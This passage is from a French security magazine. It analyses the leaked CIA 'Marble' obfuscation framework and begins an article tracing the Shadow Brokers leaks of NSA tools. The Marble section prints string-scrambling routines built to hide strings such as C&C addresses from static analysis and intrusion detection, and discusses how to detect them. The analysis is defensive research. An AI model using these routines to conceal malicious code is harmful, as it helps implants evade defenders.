09:   virtual int ScrambleW(wchar_t *wcToScramble, unsigned int
iNumOfChars) = 0;
10:   virtual int ScrambleA(char *cToScramble, unsigned int
NumOfChars) = 0;
11:   virtual int GenerateInsertA(char *cVarName, char
*cStringLiteral, unsigned int iNumOfChars, char *&cInsert) = 0;
12:   virtual int GenerateInsertW(char *cVarName, char
*cStringLiteral, unsigned int iNumOfChars, char *&cInsert) = 0;
13:   int CreateStringLiteralA(unsigned char *cBuffer, int
iNumOfChars, char *&cOutput);
14:   int CreateStringLiteralW(wchar_t *wcBuffer, int iNumOfChars,
char *&cOutput);
15:
16: };
```

Les méthodes **ScrambleW** et **ScrambleA** correspondent aux routes à appliquer respectivement sur les chaînes de type **wchar_t** et **char**, également appelées **WARBLE** et **CARBLE** au sein du framework, ce qui indique que les chaînes Unicode et ANSI sont supportées.

Étudions par exemple **MBL_FORLOOP_BUMP10**, appliquant la routine suivante aux **WARBLE** :

DISPONIBLE DÈS LE 29 SEPTEMBRE

MISC HORS-SÉRIE N°16 !

MAÎTRISEZ LES OUTILS MATÉRIELS & LOGICIELS POUR LES AUDITER

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

http://www.ed-diamond.com

```
01: int MBL_FORLOOP_BUMP10::ScrambleW(wchar_t *wcToScramble,
unsigned int iNumOfChars)
02: {
03:   if (wcToScramble == NULL) return 0;
04:   for (int i = 0; i < iNumOfChars; i++)
05:     wcToScramble[i] += wcKey[i % 8];
06:
07:   return 1;
08: }
```

Le but n'est pas ici de mettre en œuvre de la « vraie » cryptographie, mais juste d'éviter qu'une analyse statique rapide ou des outils de détection d'intrusion ne puissent identifier des motifs particuliers dans l'exécutable (nom du projet, adresse du C&C, etc.). Chaque caractère est XORé avec un octet d'une clé de huit octets générée plus tôt dans le constructeur de la classe :

```
01: MBL_FORLOOP_BUMP10::MBL_FORLOOP_BUMP10(void)
02: {
03:   ...
04:   for (int i = 0; i < 8; i++)
05:   wcKey[i] = (wchar_t)(rand() % 65505 + 15); //+1 so we don't
XOR with 0
06:   ...
07:   CreateStringLiteralW(wcKey, 8, cWKeyLiteral);
08: }
```

On peut noter que chaque chaîne sera scramblée avec une clé différente.

La fonction **CreateStringLiteralW** sert à transformer la clé en sa représentation hexadécimale, **"ABC"** devenant ainsi **"\x41\x42\x43"**, afin de pouvoir correctement l'insérer dans le bloc de code qui va permettre le déchiffrement de la chaîne. Ce bloc est d'ailleurs généré de la façon suivante, produisant la chaîne obfusquée, suivie de la clé et de la routine de déchiffrement :

```
01: int MBL_FORLOOP_BUMP10::GenerateInsertW(char *cVarName, char
*cStringLiteral, unsigned int iNumOfChars, char *&cInsert)
02: {
03:   ...
04:   char cInsertFormat[] = "wchar_t %s[] = %s;\r\n"
05:       "wchar_t wc%sMarbleBumpKey[] = %s;\r\n"
06:       "for(int i = %d - 1; i >= 0; i--)\r\n"
07:       "\t%s[i] -= wc%sMarbleBumpKey[i %% 8];\r\n";
08:   ...
09:   sprintf(cInsert, cInsertFormat, cVarName, cStringLiteral,
cVarName, cWKeyLiteral, iNumOfChars, cVarName, cVarName);
10:   ...
11: }
```

Les 105 autres *marbles* suivent le même fonctionnement. Les algorithmes ne nécessitant pas le *runtime* C++ se trouvent dans les fichiers dont le nom ne commence pas par **MBL_CLASS_***.

Les fonctions ne s'efforcent pas toutes de réécrire les chaînes par du « bruit » une fois leur utilisation terminée, les destructeurs ne se chargeant que d'effectuer des appels à **free()**, allant d'ailleurs à l'encontre du document de bonnes pratiques de développement tiré du wiki interne et publié au début de la série *Vault7* **[TRADECRAFT]**. **MBL_CLASS_RXOR3D** est un des *marbles* le proposant, réécrivant toutes les chaînes par des valeurs aléatoires.

1.3 Mender

Mender va se charger de restaurer le projet dans son état d'origine. Les sources étant modifiées directement par **mibster**, une copie de chacun d'entre eux est conservée (avec le suffixe **.marble**).

Visual Studio ne rafraîchissant pas automatiquement la vue des fichiers lorsqu'ils sont modifiés par un autre processus, les modifications apportées seront transparentes pour le développeur.

1.4 Validator

Le rôle du validateur est de s'assurer que le binaire issu du processus de compilation ne présente plus les chaînes de caractères originelles, et ainsi de confirmer que l'opération d'obfuscation s'est correctement déroulée.

L'outil se basant uniquement sur le fichier de *receipt* généré par **mibster**, il ne permet pas à l'utilisateur de s'assurer qu'il ne reste plus de signatures potentielles dans l'exécutable, mais uniquement que toutes celles qu'il a déclarées comme **CARBLE** / **WARBLE** le sont.

1.5 Farble

Farble est une interface graphique, conçue avec le framework *Windows Template Library*, permettant d'expérimenter facilement le principe de **marble**.




Figure 2 : Interface de farble : source à obfusquer dans le cadre supérieur, options à droite et résultat dans le cadre inférieur. Pas d'option pour l'appliquer à plusieurs fichiers.

D'après *Urban Dictionary* **[FARBLE]**, une définition de ce mot pourrait être « un sol peu cher, ressemblant à du marbre », ce qui expliquerait le fait qu'elle ne semble reprendre qu'une petite partie des fonctionnalités du framework. À noter qu'il ne partage pas de code avec celui-ci, il s'agit d'un projet à part : peut-être une preuve de concept ?

1.6 StringObfuscation

Étant donné que Marble a pour vocation de n'être utilisé que dans des solutions Visual Studio, deux autres outils (**bf_angry** et **br_ios_version**), plus simples, ont été conçus afin de fournir des routines d'obfuscation pour des projets à destination de téléphones Android et iOS. Leurs fonctionnalités sont plus limitées et ils ne se basent pas sur le code de **marble**.

1.6.1 bf_angry

L'utilitaire **bf_angry** est plutôt simple : plutôt que de faire partie du cycle de vie du projet (en ajoutant des évènements *pré-build* et *post-build*), celui-ci attend en entrée une liste de chaînes au format suivant :

```
#define NOM1 "VALEUR1"
#define NOM2 "VALEUR2"
```

Il produit un fichier C (et l'en-tête associé).

Contrairement à ce qui a été vu dans Marble, l'algorithme n'a pas vocation à être changé à chaque compilation et celui-ci est plutôt simple, puisque basé sur un décalage et un XOR. La routine de désobfuscation peut être résumée de la façon suivante :

```
01: for (i = 0; i< len; i++) {
02: str[i]  = ((str[i] << SHIFT_VAL) & (0xFF << SHIFT_VAL));
03: str[i] |= ((str[i] >> 8 - SHIFT_VAL) & (0xFF >> 8 - SHIFT_VAL));
04: str[i]  = str[i] ^ XOR_VAL;
05: }
```

La génération de valeurs aléatoires pour **SHIFT_VAL** et **XOR_VAL** est effectuée dans la fonction **generateFiles** de **create_str.py** et s'avère être tout aussi aléatoirement implémentée :

```
01: random.seed()
02: # don't use the first value that we get out of the RNG:
03: shiftval = random.randint(0,65535)
04: shiftval = random.randint(1,7)
05: xoridx = random.randint(1,5)
06: xorval = 0xFF
07: if xoridx == 1:
08:   xorval = 0xFF
09: if xoridx == 2:
10:   xorval = 0xAA
11: if xoridx == 3:
12:   xorval = 0xA5
13: if xoridx == 4:
14:   xorval = 0x5A
15: if xoridx == 5:
16:   xorval = 0x55
```

En effet, l'auteur prend soin de ne pas utiliser la première valeur générée par **random.randint** (?) mais se restreint ensuite à une série de valeurs de XOR prédéfinies : 0xFF, 0xAA, 0xA5, 0x5A et 0x55. Ces valeurs ont la particularité de présenter de jolis motifs dans leur représentation binaire, mais cela semble être la seule raison de leur utilisation, ils n'ont pas l'air de permettre d'obtenir une meilleure distribution lors de leur utilisation :

```
>>> bin(0xFF)
'0b11111111'
>>> bin(0xAA)
'0b10101010'
>>> bin(0xA5)
'0b10100101'
>>> bin(0x5A)
'0b01011010'
>>> bin(0x55)
'0b01010101'
```

Les chaînes seront désobfusquées *in-place* par une fonction appelée avant **main()**, du fait de l'attribut **constructor** :

```
01: char ROOTER[4] = { 0x50, 0x5c, 0x50, 0x79 };
02: __attribute__((constructor))
03: void test_init_strings()
04: {
05:    static char hasRun=0;
06:    if (hasRun)
07:     return;
08:    hasRun = 1;
09:    test_cl_string(ROOTER, 3);
10:    [...]
11: }
```

Le dernier de la chaîne est en l'occurrence un octet aléatoire qui sera remplacé par un octet nul.

Un commentaire du fichier **add_strings.mk** indique que ce projet peut être (et a sûrement été) appliqué à *FlameSkimmer*, nom donné à une élévation de privilèges pour Android 4.4 sur certains téléphones Samsung (SM-N910C, SM-N910H.*, SM-G850F) :

```
# example
# input flameskimmer.strings
# output: BUILD_DIR/flameskimmer_strings.o, BUILD_DIR/flameskimmer_
strings.h
```

Il convient de noter que toutes les chaînes vont être déchiffrées dès le démarrage de l'application, ce qui va à nouveau à l'encontre du document évoqué dans la partie détaillant les différents *marbles* **[TRADECRAFT]**.

1.6.2 br_ios_version

Comme son nom l'indique, le rôle de **br_ios_version** est de fournir les mêmes fonctionnalités à des projets pour iOS, **br_angry** ne supportant que des

chaînes de caractères ASCII et n'utilisant pas l'API d'Apple. Cette version « améliorée » de l'outil permet notamment d'instancier des objets **CFString** (appels à **CFStringCreateWithCStringNoCopy**) lors de l'étape de désobfuscation. À noter que ceux-ci ne seront pas non plus détruits après leur utilisation, mais qu'une fonction nommée ***_free** est disponible, appelant **CFRelease** sur chaque **CFStringRef**, désallouant ainsi la mémoire qui leur était réservée. Elle n'est néanmoins pas réécrite.

Le script **zipmacho_strings.sh** permet d'itérer sur un répertoire contenant un ensemble de fichiers ZIP, d'extraire les chaînes présentes dans les exécutables *Mach-O* qui y sont contenus, grâce à l'outil **strings**. Cependant, la version livrée avec macOS ne supporte que l'extraction de chaînes ASCII. Dans le cas d'un projet avec des chaînes Unicode et utilisant **zipmacho_strings.sh** sur macOS, elles ne se verraient alors pas chiffrées (**br_ios_version** ne les supportant de toute façon pas).

Le script **xcode_create_str.sh** peut quant à lui directement être ajouté dans les paramètres d'un projet Xcode et appliquera la routine d'obfuscation au fichier en **.strings** à la racine du projet. Le script **target_create_str.sh** présente le même fonctionnement.

Enfin, la dernière différence concerne la routine de chiffrement des chaînes, celle-ci étant résumée à l'opération suivante, un simple complément à deux :

```
01: str[i] = ~str[i];
```

Une macro, nommée **_dlog**, sert pour la remontée d'informations au développeur :

```
01: //#define _dlog(fmt, ...) asl_log(NULL,NULL,ASL_LEVEL_EMERG,
"%3d - %s: " fmt, __LINE__, __func__, ##__VA_ARGS__)
02: #define _dlog(fmt, ...) do {} while(0)
```

On constate qu'en l'état actuel des choses, tout appel à la macro **_dlog** sera nopé, mais que la vraie définition est toujours présente juste au-dessus, afin de faciliter son utilisation en cas de besoin. Des appels à celle-ci sont toujours présents dans le code produit, affichant des chaînes comme **initing for realz** ou **out_free**. Aucun processus de validation n'étant ici en place après la compilation, il se peut que des projets n'aient pas été correctement protégés et les contiennent toujours.

1.7 Observations

1.7.1 Attribution is hard

De nombreux articles de presse ont évoqué la présence de fonctions permettant l'ajout automatique de chaînes en langues étrangères (comme du russe) afin de brouiller les pistes quant à l'origine de l'exécutable. Cependant, le code étudié ne semble pas mettre en place de tels mécanismes : les seules occurrences de chaînes en langues étrangères correspondent à des vecteurs de tests, permettant de s'assurer du bon fonctionnement de l'outil sur des valeurs non-ANSI (voir **UTF8.h** et **Unicode.h**).

Un développeur souhaitant provoquer de fausses attributions pouvait déjà insérer de telles données dans son code source, **marble** n'aide en rien dans ce processus, des chaînes Unicode étant parfaitement légitimes, d'autant plus dans un environnement Windows.

1.7.2 Anonymisation

Bien que Wikileaks s'efforce systématiquement de retirer toute information personnelle des personnes ayant travaillé sur le projet, certains fichiers n'ont pas été correctement nettoyés, permettant de faire la rencontre d'un certain « schuljo » et d'un « giraffe » :

```
marbleextension/MarbleExtension/GitInterop.cs:
// stash gives you this for https: https://schuljo@stash.devlan.
net/scm/proj/projectwizard.git
marbleextension/MarbleExtension/GitInterop.cs:
// stash gives you this for https: https://schuljo@stash.devlan.
net/scm/proj/projectwizard.git
farble/Farble/Farble.vcxproj:    <IncludePath Condition="'$(Config
uration)|$(Platform)'=='Debug|Win32'">C:\Users\schuljo\Documents\
Libraries\WTL80\include;$(IncludePath)</IncludePath>
farble/Farble/Farble.vcxproj:    <IncludePath Condition="'$(Configu
ration)|$(Platform)'=='Release|Win32'">C:\Users\schuljo\Documents\
Libraries\WTL80\include;$(IncludePath)</IncludePath>
stringobfuscation/br_ios_version/target_create_str.sh:#  Created by
giraffe on 2/6/12.
```

2 Quelques tests

2.1 Fichiers manquants

Il n'est pas possible d'utiliser les projets **validator** et **mibster** tels quels, le fichier **Misc\MemoryScan\MISCMemorySearch_NSS.h** étant manquant dans l'archive. Il est nécessaire d'implémenter la fonction **FindIndexOfSequenceInMemory()** qui s'avère être l'équivalent pour Windows de **memmem**, d'après les informations du wiki sur ce module **[MEMORYSEARCH]**. L'implémentation en complexité non-quadratique sera laissée en exercice au lecteur :

```
01: FindIndexOfSequenceInMemory(CHAR *cMemToSearch,
02:                             DWORD dwMemLen,
03:                             CHAR *cSequence,
04:                             DWORD dwSeqLen)
05: {
06:   DWORD dwOrigMemLen = dwMemLen;
07:   while(dwMemLen >= dwSeqLen) {
08:       if (!memcmp(cMemToSearch, cSequence, dwSeqLen)) {
09:           return (dwOrigMemLen - dwMemLen);
10:       }
11:       cMemToSearch++;
12:       dwMemLen--;
13:   }
14:   return -1;
15: }
```

De plus, **mibster** a également besoin d'un certain **MISCTextFileTyper_ENC.h**, devant contenir **MISCTextFileTyper_ENC::GetTextEncoding()**, devant identifier l'encodage d'un fichier grâce aux éventuels *Byte Order Marks* qui s'y trouveraient **[FILETYPER]** :

```
01: static enum TextEncoding : DWORD
02: {
03:   UnkownEncoding = -1,
04:   ANSI = 0,
05:   Unicode,
06:   UTF8,
07:   UnicodeBigEndian
08: };
09: ...
10: TextEncoding MISCTextFileTyper_ENC::GetTextEncoding(WCHAR
*wcFileName)
11: {
12:   HANDLE hFile = NULL;
13:   BYTE Buffer[3] = {0};
14:
15:   hFile = CreateFileW(wcFileName, GENERIC_READ, FILE_SHARE_
READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
16:
17:   if (hFile == INVALID_HANDLE_VALUE)
18:   {
19:     printf("GetTextEncoding CreateFileW INVALID_HANDLE_VALUE
(%d)", GetLastError());
20:     return TextEncoding::UnkownEncoding;
21:   }
22:
23:   if (ReadFile(hFile, Buffer, 3, NULL, NULL) == FALSE)
24:   {
25:     printf("GetTextEncoding ReadFile");
26:     CloseHandle(hFile);
27:     return TextEncoding::UnkownEncoding;
28:   }
29:
30:   if (Buffer[0] == 0xEF && Buffer[1] == 0xBB && Buffer[2] ==
0xBF)
31:   {
32:     return TextEncoding::UTF8;
33:   }
34:   else if (Buffer[0] == 0xFF && Buffer[1] == 0xFE)
35:   {
36:     return TextEncoding::Unicode;
37:   }
38:   else if (Buffer[0] == 0xFE && Buffer[1] == 0xFF)
39:   {
40:     return TextEncoding::UnicodeBigEndian;
41:   }
42:
43:   CloseHandle(hFile);
44:
45:   return TextEncoding::ANSI;
46: }
```

À noter que la faute de frappe dans la structure **TextEncoding** (élément **UnkownEncoding** et non pas **UnkNownEncoding**) est présente dans les autres fichiers et la documentation.

2.2 Enfin !

Une fois avoir implémenté toutes les fonctions manquantes, relu le code à la recherche d'éventuelles portes dérobées et autres fonctionnalités exotiques et fait du tri dans l'arborescence des différents projets, il est temps d'expérimenter l'utilisation de Marble sur un projet simple. Le dossier nommé **marbletester** semble être un bon point de départ pour comprendre la façon dont le framework est intégré aux projets. Cependant, on remarque vite que la chaîne de build fait appel à un exécutable nommé **MarbleIterator.exe** :

```
<PreBuildEvent>
      <Command>$(SolutionDir)Shared\MarbleIterator.exe
$(SolutionDir)Shared\Marble.h
$(Subs)Corelib\Marble\Mibster.exe $(SolutionDir) $(SolutionDir)
Shared\ $(Bin)$(Configuration)\$(Platform)\</Command>
```

Mais impossible de trouver la moindre mention de celui-ci au sein du code du framework. On se contentera alors juste de créer un nouveau projet et d'utiliser les différents composants à la main, permettant par la même occasion de vérifier toutes les hypothèses faites pendant la lecture du code.

La source sur laquelle nous allons tester **marble** est assez simple :

```
01: #include <Windows.h>
02: #include <stdio.h>
03: #include <stdlib.h>
04: #include "Marble.h"
05:
06: int wmain(int argc, wchar_t* argv[])
07: {
08:   CARBLE a[] = "ABC ANSI BLAH.";
09:   char b[] = "not supported?";
10:   char *c = "not supported?";
11:   WARBLE d[] = L"line1\"\nline2\tÐÐÐÐ";
12:   CARBLE e[] = { 0x41, 0x42, 0x43, 0x00 };
13:
14:   printf("%s\n%s\n%s\n%s\n", a, b, c, e);
15:
16:   wprintf(L"%ls\n", d);
17:
18:   return EXIT_SUCCESS;
19: }
```

Il ne reste qu'à appeler **mibster** sur celui-ci :

```
> .\Mibster.exe "E:\devutils\mytest\MyTest" "E:\devutils\mytest\
Shared" "E:\devutils\mytest\MyTest"

Obfuscating contents of E:\devutils\mytest\MyTest
Marble.h directory is: E:\devutils\mytest\Shared
Output Directory: E:\devutils\mytest\MyTest

Starting Marbler....
Using module: MBL_FORLOOP_BUMP1D
Processing E:\devutils\mytest\MyTest\MyTest.cpp
```

```
Processing File E:\devutils\mytest\MyTest\MyTest.cpp
Scrambling Line 11
0 characters are the same
Scrambling Line 8
0 characters are the same
Successfully modified
```

Les fichiers originels ont été renommés en **.marble** et le code obtenu en sortie est le suivant, correspondant à nos attentes :

```
01: #include <Windows.h>
02: #include <stdio.h>
03: #include <stdlib.h>
04: #include "Marble.h"
05:
06: int wmain(int argc, wchar_t* argv[])
07: {
08:   char a[] = "\x60\xA2\xE5\x05\x46\x94\xE7\x30\x50\x92\xDE\x1F\
x67\x95";
09: MBL_CLASS_RBUMP12D maMarbleXorClass(a, 14, 0xE1);
10:
11:   char b[] = "not supported?";
12:   char *c = "not supported?";
13:   wchar_t d[] = L"\xD83A\xD8A3\xD911\xD976\xD9A7\xD9C9\xD9D3\
xDA3F\xDAA8\xDB16\xDB7B\xDBAD\xDBB6\xDFC8\xE400\xE834\xEC81";
14: MBL_CLASS_RBUMP12D mdMarbleXorClass(d, 17, 0x2832);
15:   char e[] = "\x60\xA2\xE5\xE5";
16: MBL_CLASS_RBUMP12D meMarbleXorClass(e, 4, 0xE1);
17:
18:
19:   printf("%s\n%s\n%s\n%s\n", a, b, c, e);
20:
21:   wprintf(L"%s\n", d);
22:
23:   return EXIT_SUCCESS;
24: }
```

2.3 Établir des règles de détection

La conception de règles **yara** permettant d'identifier si un exécutable a été patché avec **marble** n'est pas si simple. En effet, plusieurs facteurs sont à considérer :

- l'outil opérant sur le code source, les instructions générées vont être très dépendantes de la cible, du compilateur utilisé et des éventuelles options d'optimisation ;
- les routines de désobfuscation proposées sont très communes, augmentant de façon conséquente le risque de faux positifs ou forçant l'analyste à écrire des règles de détection très génériques ;
- aucun bloc de code particulier qui serait commun à tous les *marbles* n'est présent dans l'exécutable final.

En considérant que les symboles sont correctement retirés de l'exécutable final (et qu'il n'est alors pas possible de rechercher des occurrences de **MBL_**), d'autres heuristiques sont à envisager. Il serait alors plus intéressant de travailler directement sur le *Control Flow Graph* du *sample*, grâce à des outils comme **grap** **[GRAP]**.

Conclusion

Cette publication donne un bon aperçu des méthodes d'OPSEC utilisées par la CIA afin de s'assurer que leurs outils et implants soient difficiles à détecter. La plupart des composants n'étant pas fonctionnels *out of the box* ou présentant des limitations importantes, on peut s'interroger sur la source de celle-ci : Wikileaks a-t-il préféré éviter que le projet soit facilement utilisable ou l'a-t-il reçu en l'état ?

La plupart des limitations rencontrées viennent du design même du projet : travailler directement au niveau du code source implique de concevoir de quoi l'analyser avant de le traiter, ce qui n'est pas trivial. Travailler directement au niveau de l'AST (*Abstract Syntax Tree,* représentation intermédiaire du programme durant le processus de compilation) aurait permis de déléguer la tâche au compilateur et de proposer des fonctionnalités plus poussées.

Enfin, il convient de rappeler que **marble** ne fait que fournir une façon d'obfusquer des données afin qu'elles ne soient pas directement présentes dans l'exécutable final. En dehors des routines de déchiffrement de celles-ci, le comportement du programme ne sera pas impacté. L'analyste ne se reposant jamais uniquement sur l'outil **strings** (?!), les techniques d'analyse dynamique classiques resteront tout aussi efficaces sur les *samples* étudiés. ■

Références

[MARBLE] Archive du framework Marble : https://wikileaks.org/vault7/document/Marble/Marble.zip

[SLIDES] Slides de présentation du framework : https://wikileaks.org/ciav7p1/cms/files/Marble%20Framework.pptx

[MEMORYSEARCH] Documentation du module *MISCMemorySearch_NSS* : https://wikileaks.org/ciav7p1/cms/page_13763186.html

[FILETYPER] Documentation du module *MISCTextFileTyper_ENC* : https://wikileaks.org/ciav7p1/cms/page_13763176.html

[FARBLE] Définitions du terme « farble » : http://www.urbandictionary.com/define.php?term=Farble

[TRADECRAFT] Guide de bonnes pratiques de développement appliquées aux outils conçus par la CIA : https://wikileaks.org/ciav7p1/cms/page_14587109.html

[GRAP] Page du projet *grap* : https://bitbucket.org/cybertools/grap/

ikoula
HÉBERGEUR CLOUD

PRÉSENTE

CLOUD**IKOULA**ONE

Le succès est votre prochaine destination

MIAMI SINGAPOUR PARIS
AMSTERDAM FRANCFORT ___

*CLOUD**IKOULA**ONE* est une solution de Cloud public, privé et hybride qui vous permet de déployer **en 1 clic et en moins de 30 secondes** des machines virtuelles à travers le monde sur des infrastructures SSD haute performance.

www.ikoula.com sales@ikoula.com 01 84 01 02 50

ikoula
HÉBERGEUR CLOUD

NOM DE DOMAINE | HÉBERGEMENT WEB | SERVEUR VPS | SERVEUR DÉDIÉ | CLOUD PUBLIC | MESSAGERIE | STOCKAGE | CERTIFICATS SSL

SHADOW BROKERS : COURTIER OU AGENT D'INFLUENCE ?

@x0rz
Chercheur en cybersécurité

mots-clés : *SHADOW BROKERS / EQUATION GROUP / NSA / GUERRE DE L'INFORMATION*

Depuis maintenant plusieurs mois tout le monde reste suspendu à la question des mystérieux Shadow Brokers qui font fuiter les outils de l'APT Equation Group, aujourd'hui attribués à la puissante National Security Agency (NSA). Qui sont-ils et que cherchent-ils réellement à accomplir ? Essayons d'adopter une lecture critique et avertie des faits.

Nous sommes dorénavant habitués aux différentes fuites qui touchent la communauté du renseignement américain (que cela soit via Snowden ou Wikileaks – pour n'en citer que deux), et cela depuis quelques années maintenant. Nous allons voir ce qu'il y a de particulier et d'unique chez les Shadow Brokers qui opèrent maintenant depuis près d'un an.

1 Retour sur les faits

Tout a commencé en août 2016 lorsque le compte Twitter @shadowbrokerss publie un message via Pastebin dénommé « *Equation Group Cyber Weapons Auction – Invitation* » **[1]**, invitant les plus offrants à participer à une enchère publique afin d'obtenir le mot de passe de l'énigmatique archive chiffrée `eqgrp_auction_file.tar.xz.asc`. Pour montrer leur « bonne foi », ils délivrent également une archive gratuite et déchiffrée (`eqgrp-free-file.tar.xz.gpg`) **[2]** contenant les outils d'Equation Group ciblant les pare-feux. C'est le début d'une opération d'ampleur lancée par les TSB (acronyme utilisé pour nommer le groupe The Shadow Brokers).

Ils ont depuis orchestré plus de 5 fuites, dont la plus connue est sans doute celle nommée « Lost in Translation » contenant la fameuse vulnérabilité Windows ETERNALBLUE exploitant le protocole SMBv1 (445/tcp). Celle-ci ayant été patchée via le correctif MS17-010 un mois avant la publication par TSB.

Voici une chronologie permettant de mieux vous y retrouver (entre parenthèses le nombre de jours depuis la dernière publication) :

- Samedi 13 août 2016 : premier message et fuite initiale
  - Dump `eqgrp-free-file.tar.xz.gpg` contenant le dossier Firewall regroupant plusieurs outils, scripts et exploits ciblant les pare-feux, parmi eux :
    - → ELIGIBLECONTESTANT : RCE sur les pare-feux TOPSEC
    - → EGREGIOUSBLUNDER : RCE sur pare-feu Fortigate
    - → EPICBANANA : RCE (via CLI) sur Cisco ASA jusqu'à 8.4(3)
    - → EXTRABACON : RCE (via SNMP) sur Cisco ASA 8.x jusqu'à 8.4(4)
- Dimanche 28 août 2016 (+15) : relance à caractère publicitaire (message #2) sur Pastebin **[3]**
- Samedi 1er octobre 2016 (+34) : message #3 avec une FAQ explicative, posté via Pastebin **[4]**, Reddit (/r/hacking) et Medium
- Samedi 15 octobre 2016 (+14) : message annonçant la fin de l'enchère pour des raisons insolites (l'ennui invoqué, faute de participants) et à caractère politique (ciblant Bill Clinton) « *TheShadowBrokers Message #4 Bill Clinton/Lynch Conversation* »
- Lundi 31 octobre 2016 (+16) : Message #5 « *Trick or Treat?* » sur le subreddit /r/DarkNetMarkets **[5]**
  - Dump `trickortreat.tar.xz.gpg` (password = payus) contenant les dossiers PITCHIMPAIR et INTONATION listant les cibles possiblement infectées par Equation Group.
- Mercredi 14 décembre 2016 (+44) : publication via le compte @CleetusBocefus **[6]** (probablement un alias de TSB) du message #6 « *Black Friday / Cyber Monday Sale* » diffusé sur le réseau ZeroNet listant les différents outils à vendre (entre 10 et 100 BTC l'unité) et les prises d'écrans associées.

- Vendredi 16 décembre 2016 (+2) : TSB annonce officiellement l'ouverture du site theshadowbrokers.bit, découvert deux jours plus tôt par ce soi-disant CleetusBocefus.
- Jeudi 12 janvier 2017 (+27) : TSB annonce la fin de leur activité sur leur site ZeroNet et Twitter **[7]** « *TheShadowBrokers is going dark, making exit. Continuing is being much risk and bullshit, not many bitcoins* ».

  Fait marquant : TSB annonce avoir scanné les fichiers Equation Group avec Kaspersky et fournit l'archive **equation_drug.tar.xz.gpg** contenant 61 fichiers binaires d'implants Windows (majoritairement des DLLs) correspondant d'après l'éditeur antivirus Kaspersky à EquationDrug **[8]**.
- Samedi 8 avril 2017 (+86) : message #7 « *Don't Forget Your Base* » avec la passphrase permettant d'ouvrir le fichier **eqgrp-auction-file.tar.xz.gpg** précédemment mis aux enchères.
  - Le dump **[9]** contient notamment tout le framework Unix d'Equation Group : RCE sur Solaris, scripts d'effacement de traces Linux, vieux exploits phpBB, backdoor NOPEN, etc. La quantité d'information est telle qu'aujourd'hui encore une partie des fichiers n'a pu être formellement identifiée.
- Vendredi 14 avril 2017 (+6) : message « *Lost in Translation* » livrant plusieurs vulnérabilités Windows (dont celles sur SMB) qui étaient jusqu'en mars des 0days :
  - Trois archives **[10]** sont livrées avec leurs mots de passe : **odd.tar.xz.gpg**, **swift.tar.xz.gpg** and **windows.tar.xz.gpg**.
    - → Tout ou partie du framework Windows du groupe Equation (binaires uniquement).
    - → Divers fichiers classifiés de l'opération JEEPFLEA ciblant les opérateurs SWIFT du Moyen-Orient.
- Mardi 16 mai 2017 (+32) : message « *OH LORDY! Comey Wanna Cry Edition* » faisant référence au malware WannaCry et annonce un nouveau mode d'achat pour les « dumps » restants dont disposerait TSB via une souscription mensuelle payante. Les fichiers à vendre sont possiblement des exploits navigateurs, exploits téléphones, exploits Windows 10, ou des données opérationnelles sur d'autres attaques SWIFT.
- Mardi 30 mai 2017 (+14) : mise en œuvre du « *Monthly Dump Service – June 2017* » où les participants sont invités à payer 100 ZEC (ZeroCash), initialement l'équivalent de $25,000 USD pour recevoir les données début juillet.

Il est à noter que tous les communiqués importants sont signés avec leur clé PGP ID **0x04124F2CCB5C0C1B** ayant pour User IDs theshadowbroker@mail.i2p et theshadowbrokers@zeroid.bit. D'après les métadonnées (pouvant être falsifiées) la clé a pu être générée deux semaines avant la première publication, ce qui démontre une certaine préparation de la part de ce groupe (voir output de **gpg --list-packets** ou avec l'outil **pgpdump**).

```
$ pgpdump tsb.asc
Old: Public Key Packet(tag 6)(525 bytes)
  Ver 4 - new
  Public key creation time - Mon Aug  1 05:02:01 CEST 2016
  Pub alg - RSA Encrypt or Sign(pub 1)
  RSA n(4096 bits) - ...
  RSA e(17 bits) - ...
[...]
```

2 Qui sont les Shadow Brokers ?

Certaines mauvaises langues pourraient se dire qu'attribuer les fuites de TSB à une personne, entité ou pays n'est pas important ou futile. Pourtant il s'agit ici de la clé pour comprendre les événements, en effet, savoir qui orchestre actuellement cette opération permettrait éventuellement d'en anticiper les conséquences. Savoir qui commandite est une étape importante pour déduire leurs réelles intentions.

2.1 Combien sont-ils ?

Beaucoup partagent l'idée qu'un individu seul et isolé peut difficilement, ne serait-ce que psychologiquement, assumer pendant des mois une telle posture. De plus, les éléments ajoutant du bruit (écriture particulière, messages politiques, timings et médiatisation) laissent penser à une mise en scène minutieuse et finement préparée.

Un autre élément intéressant réside dans le fait que TSB signe aussi bien ses messages en SHA1 qu'en SHA256 (et cela indépendamment du calendrier), pouvant suggérer au moins deux configurations différentes (OS ou machine) utilisées par les Shadow Brokers. Plusieurs personnes seraient donc à la manœuvre – si ce n'est pas un énième leurre ?

2.2 À qui profite le crime ?

Comme le dit le journaliste Martin Untersinger, l'attribution – souvent incertaine et difficile à prouver – reste avant tout un processus politique sinon diplomatique **[11]**. Étant en plein brouillard informationnel (pour ne pas dire « *fog of war* »), entre ruse et désinformation toutes les théories sont possibles : identifier formellement les Shadow Brokers sera quasiment impossible en l'état. Il existe toutefois des pistes pouvant nous éclairer, essayons de contextualiser les événements.

Tout d'abord quelles peuvent être les réelles motivations de ce groupe et à qui profite le crime ?

